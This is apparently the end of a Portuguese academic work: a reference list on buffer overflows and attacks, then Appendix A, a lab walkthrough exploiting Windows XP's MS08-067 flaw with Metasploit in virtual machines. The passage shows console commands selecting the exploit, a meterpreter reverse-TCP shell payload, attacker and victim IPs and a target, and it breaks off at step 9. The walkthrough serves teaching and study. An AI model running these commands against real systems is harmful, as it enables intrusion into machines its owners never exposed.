MORIMOTO, Carlos E. **Buffer overflow**. 2005. Disponível em: <<http://www.hardware.com.br/livros/redes/exploits.html>>. Acesso em: 10/03/2011.

MORIMOTO, Carlos E. **Engenharia Reversa**. Disponível em: <<http://www.hardware.com.br/termos/engenharia-reversa>>. Acesso em: 08/06/2011.

PACKET STORM. **Shut your holes**. Disponível em: <<http://packetstormsecurity.org/>>. Acesso em: 20/06/2011.

PAIVA, Raphael Duarte. **Buffer overflow** – Uma introdução teórica. Universidade Federal do Rio de Janeiro. Disponível em: <<http://gris.dcc.ufrj.br/documentos/apresentacoes/buffer-overflow>>. Acesso em: 17/03/2011.

REDES. **Anatomia de um ataque por buffer overflow**. 2004. Disponível em: <<http://www.redes.xl.pt/100/900.shtml>>. Acesso em: 10/03/2011.

REYNOLDS, Isabel. **Presidente da Sony se desculpa com usuários do PlayStation**. Disponível em: <<http://exame.abril.com.br/tecnologia/noticias/presidente-da-sony-se-desculpa-com-usuarios-do-playstation>>. Acesso em: 30/05/2011.

SINGEL, Ryan. **Saiba como funciona um ataque de Dia Zero**. Disponível em: <<http://pcworld.uol.com.br/reportagens/2007/04/02/idgnoticia.2007-04-02.2380661777/>>. Acesso em: 08/06/2011.

APÊNDICE A – VULNERABILIDADE MS08_067

Os passos a seguir referem-se à exploração da vulnerabilidade MS08-067 do Windows XP SP2 através do *Metasploit Framework* 4.0.0. O ambiente é criado para teste e realizado em máquinas virtuais. Será adotado um cenário de uma rede LAN, utilizando IPs classe C, de range 192.168.0 a 192.168.0.254, onde o invasor deseja acessar de maneira ilícita o conteúdo de uma determinada máquina, em que ele já conheça o IP, seja por engenharia social ou outros métodos.

É importante ressaltar que esse tipo de exploração também pode ser realizado em rede WLAN bastando apenas que o invasor utilize de alguns meios para conseguir as devidas informações sobre o IP da vítima por exemplo.

1. Abra o *Metasploit* Console no menu ‘Iniciar\Programas\Metasploit Framework\Metasploit’.




Figura A 1 – Metasploit Console

2. A seguir seleccione o *exploit* 'windows/smb/ms08_067_netapi' com o seguinte comando:

```
msf > use windows/smb/ms08_067_netapi
```





Figura A 2 – *Exploit* a ser usado

3. Para exibir os *payloads* disponíveis digite o comando 'msf exploit(ms08_067_netapi)>show payloads' e será exibido todo o conteúdo em que a figura abaixo mostra apenas uma parte.




```
Metasploit
File Edit View Help
dows Upload/Execute, Reverse All-Port TCP Stager
  windows/upexec/reverse_tcp_dns                normal Win
dows Upload/Execute, Reverse TCP Stager (DNS)
  windows/vncinject/bind_ipv6_tcp                normal VNC
  Server (Reflective Injection), Bind TCP Stager (IPv6)
  windows/vncinject/bind_nonx_tcp                normal VNC
  Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
  windows/vncinject/bind_tcp                    normal VNC
  Server (Reflective Injection), Bind TCP Stager
  windows/vncinject/reverse_http                 normal VNC
  Server (Reflective Injection), Reverse HTTP Stager
  windows/vncinject/reverse_ipv6_tcp            normal VNC
  Server (Reflective Injection), Reverse TCP Stager (IPv6)
  windows/vncinject/reverse_nonx_tcp            normal VNC
  Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
  windows/vncinject/reverse_ord_tcp             normal VNC
  Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
  windows/vncinject/reverse_tcp                 normal VNC
  Server (Reflective Injection), Reverse TCP Stager
  windows/vncinject/reverse_tcp_allports        normal VNC
  Server (Reflective Injection), Reverse All-Port TCP Stager
  windows/vncinject/reverse_tcp_dns            normal VNC
  Server (Reflective Injection), Reverse TCP Stager (DNS)

msf exploit(ms08_067_netapi) >
Ready 25x80
```

Figura A 3 - Mostrando *payloads* disponíveis

4. Ative o *payload* 'windows/meterpreter/reverse_tcp' que será necessário para realizar a conexão reversa e realizar a invasão:

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
```



The screenshot shows the Metasploit application window. The title bar reads 'Metasploit'. Below the title bar is a menu bar with 'File', 'Edit', 'View', and 'Help'. Underneath the menu bar is a toolbar with several icons. The main area of the window displays a list of payloads, each with its name, a brief description, and its type and protocol. The list includes various stagers like 'Reverse TCP Stager (DNS)', 'Bind TCP Stager (IPv6)', and 'Reverse HTTP Stager'. At the bottom of the list, the command 'set payload windows/meterpreter/reverse_tcp' is entered and highlighted with a red box. Below this, the output shows 'payload => windows/meterpreter/reverse_tcp'. The status bar at the bottom left says 'Ready' and the bottom right shows '25x80'.

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

Figura A 4 - Selecionando o *payload meterpreter*

5. Configure o endereço IP do host local, ou seja, a máquina que realizará o ataque:

```
msf exploit(ms08_067_netapi) > set lhost 192.168.0.10
```




Figura A 5 - Definindo a máquina que realizará o ataque

6. Digite o endereço IP do host remoto que será considerado a máquina da vítima:

```
msf exploit(ms08_067_netapi) > set rhost 192.168.0.11
```





Figura A 6 - Definindo a máquina que será considerado a vítima

7. Para exibir as versões do Sistema Operacional em que o *exploit* atua é necessário digitar o comando:

```
msf exploit (ms08_067_netapi) > show targets
```



The screenshot shows a Metasploit terminal window with a blue title bar and a menu bar (File, Edit, View, Help). The terminal content is as follows:

```
lhost => 192.168.0.10
msf exploit(ms08_067_netapi) > set rhost 192.168.0.11
rhost => 192.168.0.11
msf exploit(ms08_067_netapi) > show targets
```

The output of the `show targets` command is:

```
Exploit targets:
```

Id	Name
0	Automatic Targeting
1	Windows 2000 Universal
10	Windows 2003 SP1 Japanese (NO NX)
11	Windows 2003 SP2 English (NO NX)
12	Windows 2003 SP2 English (NX)
13	Windows 2003 SP2 German (NO NX)
14	Windows 2003 SP2 German (NX)
15	Windows XP SP2 Arabic (NX)
16	Windows XP SP2 Chinese - Traditional / Taiwan (NX)
17	Windows XP SP2 Chinese - Simplified (NX)
18	Windows XP SP2 Chinese - Traditional (NX)
19	Windows XP SP2 Czech (NX)
2	Windows XP SPO/SP1 Universal
20	Windows XP SP2 Danish (NX)
21	Windows XP SP2 German (NX)
22	Windows XP SP2 Greek (NX)

The status bar at the bottom of the window shows "Ready" on the left and "25x80" on the right.

Figura A 7 - Exibindo versões de software que podem ser atacados

8. Em nosso caso é preciso selecionar a opção número 34, que refere-se ao idioma em que nosso alvo utiliza como apresentado abaixo.




Figura A 8 - Exibindo versão do S.O. que será atacado

9. Configure o target 34 ‘Windows XP SP2 Portuguese – Brazilian (NX)’:

```
msf exploit(ms08_067_netapi) > set target 34
```

